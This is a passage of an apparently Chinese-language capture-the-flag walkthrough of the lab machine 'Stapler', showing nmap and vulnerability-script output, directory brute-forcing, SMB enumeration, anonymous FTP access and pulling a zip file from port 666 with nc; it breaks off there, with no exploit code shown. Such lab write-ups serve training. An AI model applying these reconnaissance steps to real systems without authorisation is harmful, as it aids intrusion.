4-Stapler

#信息收集
##nmap

```
# Nmap 7.94 scan initiated Tue Dec 26 19:27:37 2023 as: nmap -sVC -O -oA ./nmap2/nmap_2 -p20,21,22,53,80,123,137,138,139,666,3306,12380 192.168.1.84
Nmap scan report for 192.168.1.84
Host is up (0.00047s latency).

PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can’t get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open   http        PHP cli server 5.5 or later
|_http-title: 404 Not Found
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
```

```
139/tcp   open            Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open   doom?
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 8
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, LongPassword,
DontAllowDatabaseTableColumn, SupportsTransactions, IgnoreSigpipes, LongColumnFlag,
ConnectWithDatabase, FoundRows, ODBCClient, IgnoreSpaceBeforeParenthesis,
InteractiveClient, Speaks41ProtocolNew, SupportsLoadDataLocal, SupportsCompression,
SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: l>*7t\x19\x0Cz_\x065 I\x1F?:kA[s
|_  Auth Plugin Name: mysql_native_password
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tim, we need to-do better next year for Initech
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.94%I=7%D=12/26%Time=658B2936%P=x86_64-pc-linux-gnu%r(NU
SF:LL,10F8,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3Hp\xdf\x15\x81\xaa,\0\0\x
SF:152\0\0\x0c\0\x1c\0message2\.jpgUT\t\0\x03\+\x9cQWJ\x9cQWux\x0b\0\x01\x
SF:04\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\x
SF:a2\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85Jj\xa9\"DL\[E\xa2
SF:\x0c\x19\x140<\xc4\xb4\xb5\xca\xaen\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0f\
SF:xb2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\[\r_\xcddr\x87\xbd\xcf9\xf7\xae
SF:u\xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\x
```

```
SF:d3\x08y}\xb8a\xe3\x06\xc8\xc5\x05\x82>`\xfe\x20\xa7\x05:\xb4y\xaf\xf8\x
SF:a0\xf8\xc0\^\xf1\x97sC\x97\xbd\x0b\xbd\xb7nc\xdc\xa4I\xd0\xc4\+j\xce\[\
SF:x87\xa0\xe5\x1b\xf7\xcc=,\xce\x9a\xbb\xeb\xeb\xdds\xbf\xde\xbd\xeb\x8b\
SF:xf4\xfdis\x0f\xeeM\?\xb0\xf4\x1f\xa3\xcceY\xfb\xbe\x98\x9b\xb6\xfb\xe0\
SF:xdc\]sS\xc5bQ\xfa\xee\xb7\xe7\xbc\x05AoA\x93\xfe9\xd3\x82\x7f\xcc\xe4\x
SF:d5\x1dx\xa20\x0e\xdd\x994\x9c\xe7\xfe\x871\xb0N\xea\x1c\x80\xd63w\xf1\x
SF:af\xbd&&q\xf9\x97’i\x85fL\x81\xe2\\\xf6\xb9\xba\xcc\x80\xde\x9a\xe1\xe2
SF::\xc3\xc5\xa9\x85`\x08r\x99\xfc\xcf\x13\xa0\x7f{\xb9\xbc\xe5:i\xb2\x1bk
SF:\x8a\xfbT\x0f\xe6\x84\x06/\xe8-\x17W\xd7\xb7&\xb9N\x9e<\xb1\\\.\xb9\xcc
SF:\xe7\xd0\xa4\x19\x93\xbd\xdf\^\xbe\xd6\xcdg\xcb\.\xd6\xbc\xaf\|W\x1c\xf
SF:d\xf6\xe2\x94\xf9\xebj\xdbf~\xfc\x98x’\xf4\xf3\xaf\x8f\xb90\xf5\xe3\xcc
SF:\x9a\xed\xbf`a\xd0\xa2\xc5KV\x86\xad\n\x7fou\xc4\xfa\xf7\xa37\xc4\|\xb0
SF:\xf1\xc3\x840\xb6nK\xdc\xbe#\)\xf5\x8b\xdd{\xd2\xf6\xa6g\x1c8\x98u\(\[r
SF:\xf8H~A\xe1qYQq\xc9w\xa7\xbe\?}\xa6\xfc\x0f\?\x9c\xbdTy\xf9\xca\xd5\xaa
SF:k\xd7\x7f\xbcSW\xdf\xd0\xd8\xf4\xd3\xddf\xb5F\xabk\xd7\xff\xe9\xcf\x7fy
SF:\xd2\xd5\xfd\xb4\xa7\xf7Y_\?n2\xff\xf5\xd7\xdf\x86\^\x0c\x8f\x90\x7f\x7
SF:f\xf9\xea\xb5m\x1c\xfc\xfef\”\.\x17\xc8\xf5\?B\xff\xbf\xc6\xc5,\x82\xcb
SF:\[\x93&\xb9NbM\xc4\xe5\xf2V\xf6\xc4\t3&M~{\xb9\x9b\xf7\xda-\xac\]_\xf9\
SF:xcc\[qt\x8a\xef\xbao/\xd6\xb6\xb9\xcf\x0f\xfd\x98\x98\xf9\xf9\xd7\x8f\x
SF:a7\xfa\xbd\xb3\x12_@N\x84\xf6\x8f\xc8\xfe{\x81\x1d\xfb\x1fE\xf6\x1f\x81
SF:\xfd\xef\xb8\xfa\xa1i\xae\.L\xf2\\g@\x08D\xbb\xbfp\xb5\xd4\xf4Ym\x0bI\x
SF:96\x1e\xcb\x879-a\)T\x02\xc8\$\x14k\x08\xae\xfcZ\x90\xe6E\xcb<C\xcap\x8
SF:f\xd0\x8f\x9fu\x01\x8dvT\xf0’\x9b\xe4ST%\x9f5\x95\xab\rSWb\xecN\xfb&\xf
SF:4\xed\xe3v\x130\xb73A#\xf0,\xd5\xc2\^\xe8\xfc\xc0\xa7\xaf\xab4\xcfC\xcd
SF:\x88\x8e}\xac\x15\xf6~\xc4R\x8e`wT\x96\xa8KT\x1cam\xdb\x99f\xfb\n\xbc\x
SF:bcL}AJ\xe5H\x912\x88\(0\0k\xc9\xa9\x1a\x93\xb8\x84\x8fdN\xbf\x17\xf5\xf
SF:0\.npy\.9\x04\xcf\x14\x1d\x89Rr9\xe4\xd2\xae\x91#\xfb0g\xed\xf6\x15\x04
SF:\xf6~\xf1\]V\xdcBGu\xeb\xaa=\x8e\xef\xa4HU\x1e\x8f\x9f\x9bI\xf4\xb6GTQ\
SF:xf3\xe9\xe5\x8e\x0b\x14L\xb2\xda\x92\x12\xf3\x95\xa2\x1c\xb3\x13\*P\x11
SF:\?\xfb\xf3\xda\xcaDfv\x89`\xa9\xe4k\xc4S\x0e\xd6P0”);
MAC Address: 08:00:27:53:06:D2 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=12/26%OT=21%CT=20%CU=32199%PV=Y%DS=1%DC=D%G=Y%M=080027
OS:%TM=658B296F%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=108%TI=Z%CI=I%TS
OS:=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M
OS:5B4ST11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=71
OS:20)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=
OS:S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A
OS:%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y
OS:%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)
```

```
Network Distance: 1 hop
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: red
|   NetBIOS computer name: RED\x00
|   Domain name: \x00
|   FQDN: red
|_  System time: 2023-12-27T03:28:13+00:00
|_nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m58s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-12-27T03:28:13
|_  start_date: N/A


#漏洞脚本的扫描情况
Host is up (0.00031s latency).

PORT      STATE  SERVICE
20/tcp    closed ftp-data
21/tcp    open   ftp
22/tcp    open   ssh
53/tcp    open   domain
80/tcp    open   http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and
hold
```

```
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn
666/tcp   open   doom
3306/tcp  open   mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
12380/tcp open   unknown
MAC Address: 08:00:27:53:06:D2 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial
of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This
vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-061: false
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in
Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers
to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a
```

```
Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an
out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
```

目录扫描

```
[19:43:17] 200 -    4KB - /.bashrc
[19:43:17] 200 -  220B  - /.bash_logout
[19:43:19] 200 -  675B  - /.profile
```

枚举网络服务

```
NUM4LINUX - next generation (v1.3.2)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 192.168.1.84
[*] Username ......... ''
[*] Random Username .. 'pbuqbuyg'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 =====================================
|    Listener Scan on 192.168.1.84    |
 =====================================
[*] Checking LDAP
[-] Could not connect to LDAP on 389/tcp: timed out
[*] Checking LDAPS
[-] Could not connect to LDAPS on 636/tcp: timed out
[*] Checking SMB
[-] Could not connect to SMB on 445/tcp: timed out
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 ===========================================================
|    NetBIOS Names and Workgroup/Domain for 192.168.1.84    |
 ===========================================================
[+] Got domain/workgroup name: WORKGROUP
[+] Full NetBIOS names information:
- RED             <00> -         H <ACTIVE>  Workstation Service
- RED             <03> -         H <ACTIVE>  Messenger Service
- RED             <20> -         H <ACTIVE>  File Server Service
- ..__MSBROWSE__. <01> - <GROUP> H <ACTIVE>  Master Browser
- WORKGROUP       <00> - <GROUP> H <ACTIVE>  Domain/Workgroup Name
- WORKGROUP       <1d> -         H <ACTIVE>  Master Browser
- WORKGROUP       <1e> - <GROUP> H <ACTIVE>  Browser Service Elections
- MAC Address = 00-00-00-00-00-00

 =========================================
|    SMB Dialect Check on 192.168.1.84    |
 =========================================
[*] Trying on 139/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: true
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 2.02
SMB1 only: false
SMB signing required: false

 ===========================================================
|    Domain Information via SMB session for 192.168.1.84    |
 ===========================================================
[*] Enumerating via unauthenticated SMB session on 139/tcp
[+] Found domain information via SMB
NetBIOS computer name: RED
NetBIOS domain name: ''
DNS domain: ''
FQDN: red
Derived membership: workgroup member
Derived domain: unknown

 =========================================
|    RPC Session Check on 192.168.1.84    |
 =========================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user
[+] Server allows session using username 'pbuqbuyg', password ''
[H] Rerunning enumeration with user 'pbuqbuyg' might give more results

 ===================================================
|    Domain Information via RPC for 192.168.1.84    |
 ===================================================
[+] Domain: WORKGROUP
[+] Domain SID: NULL SID
[+] Membership: workgroup member

 ===============================================
|    OS Information via RPC for 192.168.1.84    |
 ===============================================
[*] Enumerating via unauthenticated SMB session on 139/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Linux/Unix (Samba 4.3.9-Ubuntu)
OS version: '6.1'
OS release: ''
OS build: '0'
Native OS: Windows 6.1
Native LAN manager: Samba 4.3.9-Ubuntu
Platform id: '500'
Server type: '0x809a03'
Server type string: Wk Sv PrQ Unx NT SNT red server (Samba, Ubuntu)

 =====================================
|    Users via RPC on 192.168.1.84    |
 =====================================
[*] Enumerating users via 'querydispinfo'
[+] Found 0 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 0 user(s) via 'enumdomusers'

 ======================================
|    Groups via RPC on 192.168.1.84    |
 ======================================
[*] Enumerating local groups
```

```
[+] Found 0 group(s) via 'enumalsgroups domain'
[*] Enumerating builtin groups
[+] Found 0 group(s) via 'enumalsgroups builtin'
[*] Enumerating domain groups
[+] Found 0 group(s) via 'enumdomgroups'

 ======================================
|    Shares via RPC on 192.168.1.84    |
 ======================================
[*] Enumerating shares
[+] Found 4 share(s):
IPC$:
  comment: IPC Service (red server (Samba, Ubuntu))
  type: IPC
kathy:
  comment: Fred, What are we doing here?
  type: Disk
print$:
  comment: Printer Drivers
  type: Disk
tmp:
  comment: All temporary files should be stored here
  type: Disk
[*] Testing share IPC$
[-] Could not check share: STATUS_OBJECT_NAME_NOT_FOUND
[*] Testing share kathy
[+] Mapping: OK, Listing: OK
[*] Testing share print$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share tmp
[+] Mapping: OK, Listing: OK

 =========================================
|    Policies via RPC for 192.168.1.84    |
 =========================================
[*] Trying port 139/tcp
[+] Found policy:
Domain password information:
  Password history length: None
  Minimum password length: 5
  Maximum password age: not set
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: not set

 =========================================
|    Printers via RPC for 192.168.1.84    |
 =========================================
[+] No printers returned (this is not an error)
```

###https的目录扫描

```
Target: https://192.168.1.84:12380/

[18:15:07] Starting:
[18:15:09] 403 -  301B  - /.ht_wsr.txt
[18:15:09] 403 -  304B  - /.htaccess.save
[18:15:09] 403 -  304B  - /.htaccess.bak1
[18:15:09] 403 -  306B  - /.htaccess.sample
[18:15:09] 403 -  305B  - /.htaccess_extra
[18:15:09] 403 -  304B  - /.htaccess.orig
[18:15:09] 403 -  302B  - /.htaccessBAK
[18:15:09] 403 -  304B  - /.htaccess_orig
[18:15:09] 403 -  303B  - /.htaccessOLD2
[18:15:09] 403 -  302B  - /.htaccess_sc
[18:15:09] 403 -  294B  - /.htm
[18:15:09] 403 -  302B  - /.htaccessOLD
[18:15:09] 403 -  295B  - /.html
[18:15:09] 403 -  301B  - /.httr-oauth
[18:15:09] 403 -  304B  - /.htpasswd_test
[18:15:09] 403 -  300B  - /.htpasswds
[18:15:09] 403 -  294B  - /.php
[18:15:09] 403 -  295B  - /.php3
[18:15:23] 200 -   21B  - /index.html
[18:15:24] 301 -  327B  - /javascript  ->  https://192.168.1.84:12380/javascript/
[18:15:28] 200 -   13KB - /phpmyadmin/doc/html/index.html
[18:15:28] 301 -  327B  - /phpmyadmin  ->  https://192.168.1.84:12380/phpmyadmin/
```


```
[18:15:29] 200 -   10KB - /phpmyadmin/
[18:15:29] 200 -   10KB - /phpmyadmin/index.php
[18:15:30] 200 -   59B  - /robots.txt
[18:15:31] 403 -  303B  - /server-status
[18:15:31] 403 -  304B  - /server-status/
```

#过程
扫端口

```
nmap -sS -p- --min-rate 8888 192.168.1.84
#-sS扫tcp端口
```

整理信息

```
cat nmap123.nmap | grep '/tcp' | awk -F '/' '{print $1}' | tr '\n' ','
# grep 读取 有/tcp那行
#awk 将'/'作为分隔符，读取第一部分
#tr 将 \n 换成 ，逗号
```



```
└─# cat nmap123.nmap | grep '/tcp' | awk -F '/' '{print $1}' | tr '\n' ','
20,21,22,53,80,123,137,138,139,666,3306,12380,
```

整理出来的端口扫服务再扫一些通用端口


```
nmap --script=vuln -p20,21,22,53,80,123,137,138,139,666,3306,12380 192.168.1.84

nmap -sVC -O -oA ./nmap2/nmap_2 -p20,21,22,53,80,123,137,138,139,666,3306,12380
192.168.1.84
```

访问80，没有页面

目录扫描
dirsearch -u 192.168.1.84
默认字典快速扫到三个可疑文件，依次把它们下载下来
wget
vim 打开看
都没什么东西


回去nmap探测到端口服务信息，ftp允许匿名登录，尝试登录

```
ftp 192.168.1.84
账号anonymous
密码空 #登录成功
ls #只有note文件
get note #下载
```



```
?Invalid command.
ftp> help
Commands may be abbreviated.  Commands are:

!               edit            lpage           nlist           rcvbuf          struct
$               epsv            lpwd            nmap            recv            sunique
account         epsv4           ls              ntrans          reget           system
```

cat note



```
# cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

翻译：确保更新payload并把它留在FTP里，这可能有一个计划任务会自动执行

看到两个类似id的用户名，Elly John ，把这两保存到字典

尝试上传脚本到ftp


```
#尝试本地这个脚本能执行后再上传
 cat test.sh
#!bin/bash
echo 'uname -a'
```

put test.sh 上传失败权限不足

尝试搜索服务的漏洞

```
searchsploit OpenSSH 7.2
#有一些用户名枚举漏洞，但放最后因为爆破会被封ip且目前掌握的可能是用户的id信息不够多

searchsploit dnsmasq 2.75 #没有

80/tcp    open   http        PHP cli server 5.5 or later #这个服务器可能是个php测试环境服务，类似于php小皮面板
爆破80端口目录的时候，看到这样的页面，这些就可能是它的本地文件
[19:43:17] 200 -    4KB - /.bashrc
[19:43:17] 200 -  220B  - /.bash_logout
[19:43:19] 200 -  675B  - /.profile
```

ls -al #可以看到跟我们linux本地环境内容差不多，继续在80端口那网页查看我们本地有的文件，




```
.bash_history
.bash_logout
.bashrc
.bashrc.original
```

继续搜索服务漏洞

```
searchsploit Samba 4.3.9 #模块漏洞
```

139端口协议用netbioss，可以枚举一些信息出来


smbclient -L //192.168.1.84 #一些共享组信息



```
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            RED
```

enum4linux-ng -A 192.168.1.84 #枚举网络服务


666端口返回了一些可疑信息，尝试用nc下载



```
666/tcp   open   doom?
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
```

nc 192.168.1.84 666 > 123


ls



```
└─# ls
123
```

file 123 #file工具根据文件头8个字节判断文件类型

显示是个zip文件



